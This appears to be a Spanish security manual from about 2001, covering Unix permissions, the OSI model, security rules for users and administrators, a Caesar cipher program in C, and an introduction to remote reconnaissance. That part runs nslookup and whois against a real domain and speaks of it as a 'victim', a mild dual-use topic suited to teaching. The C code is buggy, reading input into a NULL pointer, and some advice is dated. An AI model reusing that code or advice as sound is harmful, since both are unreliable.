Existen 3 formas de acceder a un fichero: lectura, escritura y ejecución. Así, los 9 bits de protección de acceso de cada fichero se encuentran divididos en 3 grupos de 3 bits. Cada grupo de 3 bits indica acceso a u, g, o, respectivamente y cada bit de cada grupo indica:

- bit 1 (**r**), permiso de lectura
- bit 2 (**w**), permiso de escritura
- bit 3 (**x**), permiso de ejecución.

Exámen de las cadenas de permiso

No hay mejor forma de entender el proceso que acceder a las cadenas de bits de protección de cada fichero, primero para su lectura y más tarde para su modificación. Para ello, se empleará la opción `-l` del comando `ls` que proporciona una salida como:

```
--rwxr-xr-x 1 echeva 127 Jan 20 1:24 fichero
```

La salida aquí presentada se obtendría de un UNIX "estándar". En Linux, se obtendrá la presentada similar pero con otra información de interés.

Observando la figura 2 se entenderá mejor el significado de los bits de la cadena.

Cuando un bit este activo, se mostrará la letra correspondiente a la forma de acceso que representa y si está inactivo aparecerá como un guión. Así, el ejemplo presenta un fichero con permisos de lectura, escritura y ejecución (rwx) para el propietario, y de sólo lectura y ejecución (r-x) para todos los demás. En algunos casos puede aparecer una s en el lugar de un bit de permiso, que indicará un setuid o setgid, es decir, herencia de propiedades de grupo o de propietario para el usuario que ejecute el fichero. En el capítulo anterior se

mencionaba que un proceso adquiriría los permisos del sujeto que lo había lanzado. Sin embargo, en ocasiones, puede interesar que se hereden los permisos del propietario del fichero. Es el caso del comando `passwd`, proceso que debe poder ejecutar cualquiera y en cambio, tener permisos de root para modificar el fichero `/etc/passwd` que sólo tiene permiso de escritura para el mismo root. Examinando sus cadenas de permiso (listado 1) se puede ver cómo dispone de factor de herencia. Se puede también observar que existe un décimo carácter que definirá el tipo de fichero:

- **s**, si es un socket
- **l**, si es un enlace simbólico
- **d**, si es un directorio
- **c**, si es un dispositivo de caracteres
- **b**, si es un dispositivo de bloque
- **-**, si es un fichero corriente

(se recuerda que para UNIX todo son ficheros). Para saber a qué grupo pertenece cada fichero se puede utilizar

`ls -lg`

En Linux la opción `-g` carece de significado, ya que queda englobada directamente en la opción `-l`. En general, existe un grupo principal al que pertenece cada usuario cuyo número se encuentra en su entrada en el fichero `/etc/passwd`. Es a este grupo al que pertenecerán por defecto todos los ficheros de ese usuario.

2.5.12 Cambio de las cadenas de permiso

Para alterar los permisos de un fichero, UNIX provee la instrucción `chmod`. Este comando reconoce dos tipos de sintaxis: una basada en cadenas mnemónicas expresando modificaciones (más intuitiva) y otra basada en combinaciones en base octal (más potente). La sintaxis para el primer caso es:

`chmod quién op permiso [[op2 permiso2]...] fichero`

dónde `quién` expresa el conjunto de usuarios a los que va a afectar el cambio de permisos y puede ser:

Una combinación cualquiera de `u`, `g`, `o`
la letra `a` o ninguna letra para designar a todos

`op` representa la operación a realizar y puede ser:

- + para añadir
- para quitar o

= para "resetear" el permiso.

permiso, obviamente, representa el permiso que se desea modificar. Así, por ejemplo:

chmod g -r fichero

quitará permiso de lectura para la clase g (grupo) y dejar el resto de los permisos inalterados

chmod +x fichero

hará ejecutable un fichero para todo el universo y

chmod ug +x fichero

lo hará sólo para el usuario y su grupo.

La segunda sintaxis del comando, aunque más compleja, permite cambiar de un sola y breve vez todos los permisos de un fichero: si se trata por separado cada uno de los grupos de usuario, se encontrará 3 bits de permiso para cada uno. Con 3 bits podrán expresarse hasta 8 combinaciones, desde 000 hasta 111. Así, se puede expresar por un dígito octal los permisos de cada grupo.

Por poner un ejemplo:

Supongamos que se desea que todo el universo pueda leer un fichero pero sólo el propietario pueda modificarlo. La estructura de permisos será:

u (rw), g(r), o(r)

Es decir

rw- r-- r--

o lo que es lo mismo

110 100 100

que en octal será

644

Por tanto, habrá que teclear:

chmod 644 fichero

3 ARQUITECTURA DE REDES

En el apartado anterior hemos descrito de una forma muy básica la necesidad de las redes telemáticas y los requisitos elementales que debe ofrecer a los usuarios. En el apartado actual presentamos, también de manera muy somera, como se inicia o prepara el estudio de las redes ya que al ser un conjunto particularmente complejo, necesita una estructuración que permita descomponer el sistema en sus elementos directamente realizables. Introducimos así el modelo de referencia para la Interconexión de Sistemas Abiertos (OSI Open Systems Interconnection). Tras esta breve introducción dedicaremos un mayor detalle en el estudio de la Capa de Presentación que es la que se encarga en mayor medida de la seguridad y cifrado de los datos intercambiados.

3.1 Estructura en niveles

El modelo OSI de ISO (International Standards Organization) surge, en el año 1984, ante la necesidad imperante de interconectar sistemas de procedencia diversa—diverso fabricantes—, cada uno de los cuales empleaban sus propios protocolos para el intercambio de señales. El término abierto se seleccionó con la idea de realzar la facilidad básica del modelo que do origen al mismo, frente a otros modelos propietarios y, por tanto, cerrados.

El modelo OSI está compuesto por una pila de 7 niveles o capas, cada uno de ellos con una funcionalidad específica, para permitir la interconexión e interoperatividad de sistemas heterogéneos. La utilidad radica en la separación que en él se hace de las distintas tareas que son necesarias para comunicar datos entre dos sistemas independientes. Es importante señalar que este modelo no es una arquitectura de red en sí mismo, dado que no se especifica, en forma exacta, los servicios y protocolos que se utilizarán en cada nivel, sino que solamente indica la funcionalidad de cada uno de ellos. Sin embargo, ISO también ha generado normas para la mayoría de los niveles, aunque éstas no forman parte del modelo OSI, habiéndose publicado todas ellas como normas independientes.

Num.	Nivel	Función
7	Aplicación	Datos normalizados
6	Presentación	Interpretación de los datos
5	Sesión	Diálogos de control
4	Transporte	Integridad de los mensajes
3	Red	Encaminamiento
2	Enlace	Detección de errores
1	Físico	Conexión de equipos

Tabla 2: Niveles OSI de ISO

4 LOS 10 MANDAMIENTOS DE LA RED

Cualquier usuario o administrador de cualquier red computacional que siga los siguientes mandamientos está procurando un nivel de seguridad alto para su información y por ende también para la información de sus compañeros de trabajo.

4.1 Los 10 mandamientos del usuario de la red

Debemos ser completamente *fieles* a estos mandamientos, si en algún momento *pecamos* en no cumplirlos entonces debemos atenernos a las consecuencias del bajo nivel de seguridad que le brindamos a nuestra información y a nuestros compañeros usuarios de la red.

1. **La contraseña** es personal, **no debe ser prestada** bajo ninguna circunstancia, si por algún motivo se sospecha de su posible uso sin su autorización, debe cambiarla de inmediato y reportar el hecho al administrador de la red. Recuerde que las contraseñas deben cambiarse periódicamente. No es recomendable utilizar contraseñas cortas, mínimo 8 caracteres y mucho menos palabras que se puedan encontrar en algún diccionario o que tengan alguna relación con el dueño de la misma. Se sugiere que sean palabras sin sentido usando los caracteres especiales.
2. **La utilización de los antivirus es importante**, se debe ejecutar por lo menos una vez al día a todo el disco duro de su equipo, se recomienda ejecutarlo inmediatamente al llegar a su sitio de trabajo, esto es fácil debido a que existen algunos que se pueden configurar para que se ejecuten al iniciar el equipo, además debe vacunar todo diskette que utilice en su equipo, así sea de su propiedad o de algún origen confiable. Recuerde que si ya ha sido vacunado el diskette y fue utilizado en otro equipo debe vacunarlos nuevamente. Recuerde vacunar todos los archivos adjuntos a sus correos y aquellos que descargue de la red. No olvide que la actualización de los antivirus es una labor del administrador, pero es su deber como usuario final estar atento a esto.
3. En caso que su equipo quede desatendido por alguna razón, debe colocar **el protector de pantalla protegido por contraseña**, esta debe ser colocada en el mismo instante que colocó el protector de pantalla y no debe ser igual a las anteriormente utilizadas, debido a que existen programas que logran descifrar la contraseña de los protectores de pantalla y además la de acceso a la red. No sobra colocar una **contraseña en el boot de arranque al equipo**, esto no permitirá el acceso aunque se apague el equipo. No está de más que el equipo tenga una llave física o hardkey, la cual no permita que cualquier persona pueda destapar el equipo, quitar la pila del CMOS o el jumper de la BIOS (Basic Input Output System) y modificar la contraseña.
4. Si maneja **información secreta** para su empresa, lo mejor es **mantenerla encriptada** en su disco duro local con una copia respectiva en su servidor. Esto mismo aplica para el correo electrónico. Uno de estos productos es el **PGP** (Pretty

Good Privacy). No olvide asegurar su llave privada, si la pierde es probable que su información pueda ser descifrada.

5. Si por alguna razón usted debe **compartir información en la red**, asegúrese de colocar los permisos estrictamente necesarios a los usuarios adecuados y por el **mínimo tiempo posible**. Recuerde que al compartir su información con todos los permisos habilitados corre el riesgo de perder toda la información compartida. Además existen programas especializados en descifrar las claves de **directorios compartidos por contraseñas** para luego colocar programas que se auto ejecuten desde allí y realizar alguna labor específica.
6. **Absténgase de instalar programas no autorizados** por su administrador de la red, usted puede convertirse en el responsable del caos en materia de seguridad para toda la red de la empresa. Estos programas pueden ser troyanos (Son aquellos programas que prometen ser algo y realmente realizan otra cosa que compromete la seguridad del usuario) o puertas traseras (Programa que le permite al vándalo informático entrar al sistema que ya ha vulnerado de manera más sencilla y reiterativa) que le dan acceso a los vándalos informáticos para realizar alguna labor concreta.
7. **Procure que su equipo se encuentre en óptimas condiciones**, es decir que tenga **buena ventilación, mantenimiento de hardware y software por personal autorizado de la empresa**. No desinstale ni instale ningún tipo de hardware sin autorización del administrador, recuerde que la desinstalación o instalación de este provocará cambios en la configuración de su equipo y esto debe ser manejado por personal especializado, además que su información corre riesgo de perderse.
8. No basta mantener copia de la información encriptada en el servidor. Recuerde **realizar copias de respaldo actualizadas** de la información vital que maneje en su disco duro y **colocarla en un lugar seguro bajo llave y encriptada**, el usuario puede realizar esta labor. En el caso que la información se guarde en un lugar fuera de la empresa bajo medidas extremas de seguridad, el administrador de la información de los usuarios debe ser el encargado de esta labor.
9. Mantener **la información de la empresa en la misma y no transportarla a otro sitio diferente** de esta. Corremos el riesgo de no tener las mismas precauciones de seguridad en otro sitio y por ende estaremos atentando contra la seguridad de nuestra información y de nuestra empresa.
10. **Asegúrese de seguir cada uno de los 9 mandamientos anteriores** y le garantizo la máxima calidad y nivel de seguridad en el manejo de la información de su empresa. Recuerde que si hace extensiva esta información o distribuirla a través de cualquier medio estará colaborando con la debida educación en el manejo de la información.

4.2 Los 10 mandamientos del administrador de la red

1. **Siga, respalde y audite cada uno de los 10 mandamientos del usuario de la red.** Responsabilidades a nivel individual. El acceso a los datos únicamente debe concederse tras la identificación del usuario. Un mismo empleado no debe ser el responsable de autorizar y realizar cambios en el software de la empresa. Establecer un sistema seguro de contraseñas. Auditar las redes cada dos años ya que los niveles de seguridad establecidos en su momento tienden a deteriorarse con el transcurso del tiempo. Clasificar la información según sus grados de sensibilidad e importancia dentro de la organización. Controlar el procesamiento. La información puede estar en tres estados: Proceso, Almacenamiento y Transmisión. La confidencialidad y la integridad en la transmisión y el almacenamiento las alcanzamos con la encriptación.
2. **Establezca políticas de seguridad** apropiadas para la red computacional de la empresa, creación de usuarios, manejo de contraseñas, instalación de hardware y software, perfiles de usuario estándar y minimice la cantidad de cuentas de administradores de la red. Estrategias de contingencia en caso de pérdida de información de los usuarios o suspensión de los servidores de la empresa por alguna razón.
3. **Implemente sistemas de seguridad para la red** en cada uno de los servidores de la empresa utilizando firewalls, proxy o filtros. Mantenga un servidor de prueba en donde pueda instalar y desinstalar los programas que tiene en su red para realizar pruebas de seguridad a los programas que usa. Identificar que servidores deben pertenecer a la red militarizada y cuales a la red desmilitarizada, esto se debe realizar para identificar los anillos de seguridad de la red.
4. **Responda inmediatamente ante cualquier sugerencia o queja** de un usuario con respecto a la seguridad de su información. Probablemente sea un fallo de seguridad importante contra la empresa y su usuario lo ha detectado por usted, ahorrándole tiempo y dinero a la empresa en solucionarlo.
5. Procure **no sobrecargar los servidores** asignándoles muchos servicios, recuerde que esto baja el rendimiento y atenta contra la seguridad y la constancia de los servicios en los mismos. Ante cualquier tipo de falla de hardware o software acuda inmediatamente al proveedor o recurra de inmediato al servidor BDC (Backup Domain Control) de la empresa.
6. El manejo de los puertos es fundamental a la hora de auditar posibles huecos de seguridad, recuerde que **debe tener la menor cantidad de puertos abiertos** en los servidores. Estos pueden ser en cualquier momento puertas de acceso a los vándalos de la red. Existen programas que le avisan en línea si algún puerto ha sido abierto de forma anormal o si alguien está conectado a alguno de ellos de forma fraudulenta. Recuerde que si tiene instalado algún programa que ofrece un servicio innecesario está dejando un puerto abierto el cual puede ser violentado.

7. **Implementar estrategias para la creación de las copias de respaldo**, recuerde que debe mantener copias diarias, semanales, mensuales y anuales; además estas deben ser encriptadas y deben guardarse en lugares seguros como bancos o cajas de seguridad contra incendios en lugares fuera de la empresa y de extrema seguridad.
8. **Debe leer diariamente los logs** (archivos de texto que muestran el funcionamiento y la utilización del equipo en momentos específicos) **que arroja el servidor**, estos muchas veces nos informan de accesos no permitidos en horas no acostumbradas. Recuerde restringir el acceso al máximo de los usuarios de la red, eso incluye días a la semana, horas, directorios y sitios de trabajo.
9. **El acceso al centro de computo** donde se encuentran los servidores de la empresa, debe **ser completamente restringido y auditado** cada instante. Se recomienda utilizar sistemas electrónicos (Biométricos) para verificar el acceso al centro de computo.
10. No olvide que la mejor auditoria de seguridad para la red de la empresa es el intento de violación de la seguridad de la misma, **convírtase en el hacker de su empresa**, ingrese a los grupos de discusión de hackers, inscríbese a las listas de correos de estos y aprenda de ellos.

5 INTRODUCCIÓN A LA CRIPTOLOGÍA

La Criptología es la suma de criptografía y criptoanálisis. Etimológicamente Criptología quiere decir: “escritura oculta”. Actualmente tiene el significado de ciencia de la comunicación segura, su objetivo es que dos partes puedan intercambiar información sin que una tercera parte no autorizada, a pesar de que capte los datos, sea capaz de descifrar la información. La criptografía actúa mediante criptosistemas, un criptosistema o sistema cifrado es un sistema que permite cifrar los mensajes de tal forma que una persona no autorizada no pueda descifrar el mensaje. La criptografía es la ciencia de diseñar criptosistemas.

Desde sus inicios la criptografía llegó a ser una herramienta muy usada en el ambiente militar, por ejemplo en la segunda gran guerra mundial tuvo un papel determinante, una de las máquinas de cifrado que tuvo gran popularidad se llamó ENIGMA. Al terminar la guerra las agencias de seguridad de las grandes potencias invirtieron muchos recursos para su investigación. La criptografía como la conocemos hoy, surgió con la invención de la computadora.

La criptografía actual se inicia en la segunda mitad de la década de los años 70. No es hasta la invención del sistema conocido como DES (Data Encryption Standard) en 1976 que se da a conocer mas ampliamente, principalmente en el mundo industrial y comercial. Posteriormente con el sistema RSA (Rivest, Shamir, Adleman) en 1978, se abre el comienzo de la criptografía en un gran rango de aplicaciones: en transmisiones militares, en transacciones financieras, en comunicación de satélite, en redes de computadoras, en líneas telefónicas, en transmisiones de televisión, etcétera.

El criptoanálisis trata de romper los criptosistemas para apoderarse de la información cifrada.

Los Criptosistemas clásicos son simétricos. Un criptosistema clásico está formado por el siguiente conjunto de parámetros (P, C, K, e, D), donde:

P es un conjunto finito cuyos elementos se llaman “textos planos”, estos serán los mensajes que se quieren enviar tal cual.

C es un conjunto finito cuyos elementos se llaman “textos cifrados”, esto sería lo que resulta una vez que la información se cifra.

K es un conjunto finito cuyos elementos se llaman “claves”.

$E = \{E_k / k \in K\}$ donde $E_k: P \rightarrow C$.

$D = \{D_k / k \in K\}$ donde $D_k: C \rightarrow P$, cumpliendo que $D_k(E_k(x)) = x \quad \forall x \in P$.

Esto se basa en que las 2 partes se ponen de acuerdo en la clave y en mantenerla secreta. La clave k da las transformaciones E_k y D_k .

Un criptoanalista intercepta C pero como no conoce la clave k no es capaz de recuperar P. Cualquier persona que conozca la clave k y tenga el método de encriptación puede descifrar el mensaje. La clave debe intercambiarse por un canal seguro y además el conjunto de las claves debe ser enorme. Este criptosistema se llama **simétrico** ya que el conocimiento de la clave permite las operaciones de cifrar y descifrar.

a → 0
 b → 1
 .
 .
 z → 26
 $Z_{27} \rightarrow$ Alfabeto

$$E_k(x) = x+k \pmod{27} \quad \forall x \in Z_{27}$$

$$D_k(x) = x-k \pmod{27} \quad \forall x \in Z_{27}$$

$$k = 3$$

$$E_3(\text{claudia}) = \text{fñdxgld}$$

$$D_3(E_3(\text{fñdxgld})) = \text{claudia}$$

Este sistema de cifrado se conoce como **cifrado de Julio César**. Como sólo hay 27 posibles claves se prueban todas las posibles claves hasta que se encuentra la correcta.

$$P = C = Z_{27}$$

$$K = S_{27} = \{ \sigma : Z_{27} \rightarrow Z_{27} / \sigma \text{ es biyectiva (permutación)} \}$$

$$E_\sigma(x) = \sigma(x) \quad \forall x \in Z_{27}$$

$$D_\sigma(x) = \sigma^{-1}(x) \quad \forall x \in Z_{27}$$

$$|K| = 27! > 10^{28}$$

El que $|K|$ sea tan grande implica que este criptosistema no se pueda analizar por fuerza bruta. Este criptosistema se llama criptosistema de sustitución.

El siguiente es el código del programa en Turbo C, que cifra cualquier mensaje usando el método de Julio César.

```

/*****
/* AUTOR           : SILER AMADOR DONADO.
/* FECHA DE CREACION   : 10/09/2000
/* ACTUALIZACION     : 18/02/2001
/* NOMBRE DEL PROGRAMA: JULIO.C
/* CONTACTO         : samador@ucauca.edu.co
/* DESCRIPCION      : ESTE PROGRAMA TOMA UN MENSAJE ALFABETICO Y LO ENCRIPTA
/*                 USANDO EL METODO DE JULIO CESAR, QUE A TRAVEZ DE UN
/*                 CORRIMIENTO PERMITE CIFRAR EL MENSAJE ORIGINAL EN OTRO.
*****/
    
```

```

#include <string.h>
#include <stdio.h>
#include <conio.h>
#define Max 4000

//PROCEDIMIENTO QUE CONVIERTE EL MENSAJE ORIGINAL EN SU CORRESPONDIENTE NUMERO
void ProcedimientoConvertirNumero(char *, int *, int );
//PROCEDIMIENTO QUE CONVIERTE EL MENSAJE EN SU CORRESPONDIENTE NUMERO Y LE
AUMENTA EL CORRIMIENTO
void ProcedimientoJulioCesar(int *, int *, int, int, int );
//PROCEDIMIENTO QUE CONVIERTE EL MENSAJE NUMERICO Y CORRIDO A SU CORRESPONDIENTE
VALOR ALFABETICO
void ProcedimientoConvertirLetra(int *, char *, int );

void main(void)
{
    char *src =NULL;
    char VectorLetras[Max]={0},VectorLet[Max]={0};
    int VectorNumero[Max], VectorNumeroCorrido[Max];
    int n,i,EntCorrimiento,EntSwitch;

    clrscr();
    printf(" PROGRAMA QUE ENCRIPTA UN MENSAJE POR EL METODO DE JULIO CESAR\n");
    printf("\n");
    printf("Digite el mensaje a encriptar en minusculas: ");
    scanf("%s",src);
    n=strlen(src);
    strcpy(VectorLetras, src);
    ProcedimientoConvertirNumero(VectorLetras,VectorNumero,n);
    printf("\nDigite el corrimiento: ");
    scanf("%d",&EntCorrimiento);
    ProcedimientoJulioCesar(VectorNumero,VectorNumeroCorrido,EntCorrimiento,n,0);
    ProcedimientoConvertirLetra(VectorNumeroCorrido,VectorLet,n);
    printf("\nMensaje encriptado:\n");
    for(i=0;i<=n-1;i++)
    {
        printf("%c",VectorLet[i]);
    }
    getch();
    ProcedimientoConvertirNumero(VectorLet,VectorNumero,n);
    ProcedimientoJulioCesar(VectorNumeroCorrido,VectorNumero,EntCorrimiento,n,1);
    ProcedimientoConvertirLetra(VectorNumero,VectorLet,n);
    printf("\nMensaje descifrado: \n");
    for(i=0;i<=n-1;i++)
    {
        printf("%c",VectorLet[i]);
    }
    printf("\n\n *****\n");
    printf(" * AUTOR : SILER AMADOR DONADO. *");
    printf(" * FECHA DE CREACION : 10/09/2000 *");
    printf(" * ACTUALIZACION : 18/02/2001 *");
    printf(" * NOMBRE DEL PROGRAMA: JULIO.C *");
    printf(" * CONTACTO : samador@ucauca.edu.co *");
    printf(" * DESCRIPCION : ESTE PROGRAMA TOMA UN MENSAJE ALFABETICO Y *");
    printf(" * LO ENCRIPTA USANDO EL METODO DE JULIO CESAR, *");
    printf(" * QUE A TRAVEZ DE UN CORRIMIENTO PERMITE CIFRAR *");
    printf(" * EL MENSAJE ORIGINAL EN OTRO. *");
    printf(" *****");
    getch();
}

```

```

void ProcedimientoJulioCesar(int *VectorNum, int *VectorNC, int Corrimiento, int fin, int sw)
{
    int i;

    if(sw!=1)
    {
        for(i=0;i<=fin-1;i++)
        {
            VectorNC[i]=VectorNum[i]+Corrimiento;
            if (VectorNC[i]>=27)
            {
                VectorNC[i]= VectorNC[i]-27;
            }
        }
    }
    else
    {
        for(i=0;i<=fin-1;i++)
        {
            VectorNC[i]=VectorNum[i]-Corrimiento;
            if (VectorNC[i]<0)
            {
                VectorNC[i]=VectorNC[i]+27;
            }
        }
    }
}

```

//EL SIGUIENTE PROCEDIMIENTO CONVIERTE EL VECTORL, QUE //CONTIENE EL MENSAJE A SU CORRESPONDIENTE VALOR NUMERICO

```

void ProcedimientoConvertirNumero(char *VectorL, int *VectorN, int m)
{
    int i;
    for(i=0;i<=m-1;i++)
    {
        switch(VectorL[i])
        {
            case 'a':
                VectorN[i]=0;
                break;
            case 'b':
                VectorN[i]=1;
                break;
            case 'c':
                VectorN[i]=2;
                break;
            case 'd':
                VectorN[i]=3;
                break;
            case 'e':
                VectorN[i]=4;
                break;
            case 'f':
                VectorN[i]=5;
                break;
            case 'g':
                VectorN[i]=6;
                break;
            case 'h':
                VectorN[i]=7;
                break;
        }
    }
}

```

```
    case 'i':
        VectorN[i]=8;
    break;
    case 'j':
        VectorN[i]=9;
    break;
    case 'k':
        VectorN[i]=10;
    break;
    case 'l':
        VectorN[i]=11;
    break;
    case 'm':
        VectorN[i]=12;
    break;
    case 'n':
        VectorN[i]=13;
    break;
    case 'ñ':
        VectorN[i]=14;
    break;
    case 'o':
        VectorN[i]=15;
    break;
    case 'p':
        VectorN[i]=16;
    break;
    case 'q':
        VectorN[i]=17;
    break;
    case 'r':
        VectorN[i]=18;
    break;
    case 's':
        VectorN[i]=19;
    break;
    case 't':
        VectorN[i]=20;
    break;
    case 'u':
        VectorN[i]=21;
    break;
    case 'v':
        VectorN[i]=22;
    break;
    case 'w':
        VectorN[i]=23;
    break;
    case 'x':
        VectorN[i]=24;
    break;
    case 'y':
        VectorN[i]=25;
    break;
    case 'z':
        VectorN[i]=26;
    break;
}
}
```

```
//EL SIGUIENTE PROCEDIMIENTO CONVIERTE EL VECTORN, QUE //CONTIENE EL VALOR  
//NUMERICO A SU CORRESPONDIENTE VALOR ALFABETICO
```

```
void ProcedimientoConvertirLetra(int *VectorN, char *VectorL, int m)  
{  
    int i;  
    for(i=0;i<=m-1;i++)  
    {  
        switch(VectorN[i])  
        {  
            case 0:  
                VectorL[i]='a';  
                break;  
            case 1:  
                VectorL[i]='b';  
                break;  
            case 2:  
                VectorL[i]='c';  
                break;  
            case 3:  
                VectorL[i]='d';  
                break;  
            case 4:  
                VectorL[i]='e';  
                break;  
            case 5:  
                VectorL[i]='f';  
                break;  
            case 6:  
                VectorL[i]='g';  
                break;  
            case 7:  
                VectorL[i]='h';  
                break;  
            case 8:  
                VectorL[i]='i';  
                break;  
            case 9:  
                VectorL[i]='j';  
                break;  
            case 10:  
                VectorL[i]='k';  
                break;  
            case 11:  
                VectorL[i]='l';  
                break;  
            case 12:  
                VectorL[i]='m';  
                break;  
            case 13:  
                VectorL[i]='n';  
                break;  
            case 14:  
                VectorL[i]='ñ';  
                break;  
            case 15:  
                VectorL[i]='o';  
                break;  
            case 16:  
                VectorL[i]='p';  
                break;  
            case 17:
```

```
    VectorL[i]='q';  
    break;  
    case 18:  
        VectorL[i]='r';  
        break;  
    case 19:  
        VectorL[i]='s';  
        break;  
    case 20:  
        VectorL[i]='t';  
        break;  
    case 21:  
        VectorL[i]='u';  
        break;  
    case 22:  
        VectorL[i]='v';  
        break;  
    case 23:  
        VectorL[i]='w';  
        break;  
    case 24:  
        VectorL[i]='x';  
        break;  
    case 25:  
        VectorL[i]='y';  
        break;  
    case 26:  
        VectorL[i]='z';  
        break;  
    }  
    }  
}
```

6 ANÁLISIS REMOTO DE LOS SISTEMAS

6.1 Introducción

Detrás de cualquier ataque exitoso a una máquina se esconde un análisis exhaustivo de la víctima, es decir, recopilar la mayor cantidad de información sobre la víctima, tipo de sistema operativo que utiliza, cantidad de puertos abiertos en el equipo, fallos de seguridad reconocidos, etc.; en el caso que la víctima no se encuentre en el mismo lugar que el atacante, a esto se le denomina análisis remoto.

6.1.1 Localización

En este manual se tratará únicamente el caso de un servidor con una dirección IP fija y un dominio asociado, ya que el análisis de sistemas se aplica a este tipo de configuraciones y no me parece lógico el ocuparse de ordenadores de usuarios domésticos ya que normalmente no son los que necesitan este tipo de comprobaciones.

Lo único a resaltar es que las IPs de las máquinas que vamos a analizar no pueden estar en ningún caso entre:

Clase		Red		
A	de	10.0.0.0	a	10.255.255.255
B	de	172.16.0.0	a	172.31.0.0
C	de	192.168.0.0	a	192.168.255.0

Tabla 3: Tipos de Subredes en TCP/IP

Ya que estas son de uso privado (para LAN e Intranet) y estamos tratando el caso de máquinas conectadas a Internet. La versión del Internet Protocol utilizada mayormente en la actualidad es la 4 pero es cierto que los esfuerzos porque este sea reemplazado en un futuro no muy lejano por IPv6 es notable y en este cambiará el esquema de direcciones y las direcciones serán más largas.

Dos herramientas de uso muy común entre los usuarios de cualquier sistema operativo serio son Ping y traceroute. Nos parece que es obvio su uso y sino siempre puedes acudir al man para saber todas sus opciones de sintaxis. La última de ellas, muchas veces es subvalorada en un análisis y realmente puede dar una idea de la situación física del servidor y máquinas cercanas a este. Actualmente hay bastantes frontends y utilidades basadas en traceroute para x-windows e incluso alguna de ellas representa en un mapa el camino que sigue un paquete desde nuestro sistema hasta la máquina a analizar.

Más adelante comentaremos el uso de traceroute para conocer mejor el tipo de firewall que protege a una máquina.

6.1.2 Servidor de Nombres (NS)

Otra herramienta muy útil en el análisis es el nslookup, gracias a ella podremos saber el servidor de nombres (NS) que ofrece el dominio a nuestro servidor, es decir, el NS que hace que w.x.y.z sea dddd.com. Para obtener esta información, haremos uso de nuestro DNS (es decir, el servidor de nombres que nos ofrece nuestro ISP). Así por ejemplo, suponiendo que mi NS es ns1.worldonline.es y queremos saber cual es el NS de insflug.org, se actuaría de la siguiente forma:

```
$ nslookup insflug.org
Server: ns1.worldonline.es
Address: 212.7.33.3

Name: insflug.org
Address: 209.197.122.174

$ nslookup
Default Server: ns1.worldonline.es
Address: 212.7.33.3

> set q=ns
> insflug.org
Server: ns1.worldonline.es
Address: 212.7.33.3

Non-authoritative answer:
insflug.org nameserver = NS0.NS0.COM
insflug.org nameserver = NS84.PAIR.COM

Authoritative answers can be found from:
NS0.NS0.COM internet address = 209.197.64.1
NS84.PAIR.COM internet address = 209.68.1.177
```

Como puedes observar, hemos obtenido los servidores de nombres, tanto primario como secundario lo que hace que insflug.org este asociado a 209.197.122.174 siendo: NS0.NS0.COM y NS84.PAIR.COM. Esta información nos puede ser de gran utilidad para cierto tipo de cosas. Lo que si puede ser de mucha utilidad es saber que en los NS hay unos archivos de zonas en los que se encuentra la información sobre el dominio a analizar, de esta forma encontraremos

```
zone "insflug.org"
{
    type master;
    file "insflug.org.zone";
};
```

En el archivo en el que se encontrase la información sobre las secciones de zona (algunas veces `/var/named/`), siendo el archivo de zona para `insflug.org` `/var/named/insflug.org.zone`, en el supuesto de estar en `/var/named/`. Allí encontraríamos

```
@      IN      NS      NS0.NS0.COM.
www    IN      A      209.197.122.174
ftp    IN      CNAME  www
.....
```

CNAME significa canonical name y quiere decir que en realidad la IP a la que se refiere `ftp.insflug.org` es la misma que `www.insflug.org` y que en este caso es la misma que `insflug.org`, como podemos comprobar haciendo:

```
$ nslookup
Default Server: ns1.worldonline.es
Address: 212.7.33.3

> set q=ns
> www.insflug.org
Server: ns1.worldonline.es
Address: 212.7.33.3

Non-authoritative answer:
www.insflug.org canonical name = insflug.org
...

> ftp.insflug.org
Server: ns1.worldonline.es
Address: 212.7.33.3

ftp.insflug.org canonical name = insflug.org
...
```

De esta forma, podemos saber si los demonios de `ftp`, `www` y otros servicios más de un dominio se encuentran en una misma maquina o maquinas diferentes, muy útil para tener una visión global del servidor a estudiar, ya que lo que en principio se podía pensar que era un servidor en particular son varios. Además, `www.insflug.org` por ejemplo puede estar asociado a varias IPs y viceversa.

Pese a que para saber el servidor de nombres del servidor a estudiar hemos utilizado `nslookup`, que se supone que es el método en el cual utilizamos un poco nuestros propios medios, estos NSs se podrían saber haciendo uso del comando que se utiliza en lo que viene a continuación: `whois`.

6.1.3 Información del registro de dominio

Para obtener información sobre el registro de un dominio, entiéndase por dominio ddd.xxx y no pr.ddd.xxx pr2.ddd.xxx... que serán considerados subdominios del primero, se puede hacer uso de la herramienta ya implementada en la mayoría de los Unix whois. Así, de esta forma:

```
$ whois insflug.org
[whois.internic.net]
```

```
Whois Server Version 1.3
```

```
Domain names in the .com, .net, and .org domains can now be registered with many
different competing registrars. Go to http://www.internic.net for detailed
information.
```

```
Domain Name: INSFLUG.ORG
Registrar: NETWORK SOLUTIONS, INC.
Whois Server: whois.networksolutions.com
Referral URL: www.networksolutions.com
Name Server: NS0.NS0.COM
Name Server: NS84.PAIR.COM
Updated Date: 24-jun-2000
```

```
>>> Last update of whois database: Mon, 25 Dec 2000 11:16:57 EST <<<
```

```
The Registry database contains ONLY .COM, .NET, .ORG, .EDU domains and
Registrars.
```

Puede observar como se han obtenido también los servidores de nombres que contienen la entrada insflug.org (por esto lo comentado anteriormente). Pero, en realidad, esto la mayoría de las veces no es de mucha utilidad ya que actualmente los registros de dominios no son directos y en realidad no figura el nombre del que lo quiso registrar sino de la empresa intermediaria que hizo efectivo el registro. Lo que nos proporciona una información mucho más completa es hacer un whois al Whois Server que nos ha proporcionado este primer whois insflug.org que es whois.networksolutions.com, así de esta forma:

```
$ whois insflug.org@whois.networksolutions.com
[whois.networksolutions.com]
```

```
The Data in Network Solutions' WHOIS database is provided by Network
Solutions for information purposes, and to assist persons in obtaining information
about or related to a domain name registration record.
```

```
Network Solutions does not guarantee its accuracy. By submitting a WHOIS
query, you agree that you will use this Data only for lawful purposes and that,
under no circumstances will you use this Data to:
```

(1) allow, enable, or otherwise support the transmission of mass unsolicited, commercial advertising or solicitations via e-mail (spam); or (2) enable high volume, automated, electronic processes that apply to Network Solutions (or its systems). Network Solutions reserves the right to modify these terms at any time. By submitting this query, you agree to abide by this policy.

Registrant:

Impatient & 'Novatous' Spanish FidoNet Linux Users Group (INSFLUG-DOM)
 Avda. Pablo VI, 11 - 4C
 Dos Hermanas, Sevilla 41700
 ES

Domain Name: INSFLUG.ORG

Administrative Contact, Billing Contact:

Montilla, Francisco J (FJM43) pacopepe@INSFLUG.ORG
